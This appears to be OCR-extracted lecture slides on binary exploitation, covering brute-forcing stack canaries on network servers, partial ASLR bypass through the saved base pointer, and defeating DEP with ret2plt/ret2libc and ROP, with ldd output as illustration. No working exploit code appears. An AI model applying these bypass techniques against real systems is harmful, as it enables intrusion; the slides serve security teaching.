
I forgot… SFP

Argument for <foobar>

Saved IP (&main)

Saved Frame Pointer

Local Variables <func>



Defeating Stack Canary: Brute force

char **buffer**[64]	canary	SBP	SIP

char **buffer**[64]	A	B	C	D	A	B	C	D	SIP
char **buffer**[64]	A	B	C	D	A	B	C	D	SIP
char **buffer**[64]	A	B	C	D	A	B	C	D	SIP
char **buffer**[64]	A	B	C	D	A	B	C	D	SIP

Defeating Stack Canary: Brute force

Need to break SBP first…

Defeat ASLR for free, because brute force SBP ☺

- SBP points into stack segment
- ASLR is minimum on per-page level, lower 4096 bytes stay the same

Recap: Defeating Stack Canary

Conclusion: Stack Canary:

Can be just circumvented

- With the right vulnerability


Or brute-forced

- If the vulnerable program is a network server

Recap: Defeating Stack Canary

Defeat Exploit Mitigations

Defeating: DEP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ASLR
PIE
DEP
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
Defeating DEP


Recap:

DEP makes Stack and Heap non-executable

- Shellcode cannot be executed anymore

Defeating DEP - Intro

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PIE
DEP
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Defeating DEP - Intro

DEP does not allow execution of uploaded code

But what about existing code?

- Existing LIBC Functions (ret2plt)
- Existing Code (ROP)

Defeating DEP – Ret2plt

Solution:

- ret2libc / ret2got / ret2plt

Defeating DEP – Ret2plt

Introducing shared libraries!

- Like windows DLL’s
- Located in /lib and other directories
- Often end in “.so”

- Provide shared functionality
- E.g. libc, openssl, and much more

- Use “ldd” to check shared libraries

Defeating DEP – Ret2plt

```
$ ldd /bin/bash
        linux-gate.so.1 =>  (0xb7724000)
        libtinfo.so.5 => /lib/i386-linux-gnu/libtinfo.so.5 (0xb76f9000)
        libdl.so.2 => /lib/i386-linux-gnu/libdl.so.2 (0xb76f4000)
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb754a000)
        /lib/ld-linux.so.2 (0xb7725000)
```

Defeating DEP – Ret2plt

```
$ ldd `which nmap`
        linux-gate.so.1 =>  (0xb777f000)
        libpcap.so.0.8 => /usr/lib/i386-linux-gnu/libpcap.so.0.8
        libssl.so.1.0.0 => /lib/i386-linux-gnu/libssl.so.1.0.0
        libcrypto.so.1.0.0 => /lib/i386-linux-gnu/libcrypto.so.1.0.0
        libdl.so.2 => /lib/i386-linux-gnu/libdl.so.2 (0xb7532000)
        libstdc++.so.6 => /usr/lib/i386-linux-gnu/libstdc++.so.6
        libm.so.6 => /lib/i386-linux-gnu/libm.so.6 (0xb7421000)
        libgcc_s.so.1 => /lib/i386-linux-gnu/libgcc_s.so.1 (0xb7403000)
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7259000)
        libz.so.1 => /lib/i386-linux-gnu/libz.so.1 (0xb7243000)
        /lib/ld-linux.so.2 (0xb7780000)
```

Defeating DEP – Ret2plt


Shared Library Properties

- Shared libraries reference a certain version of a library

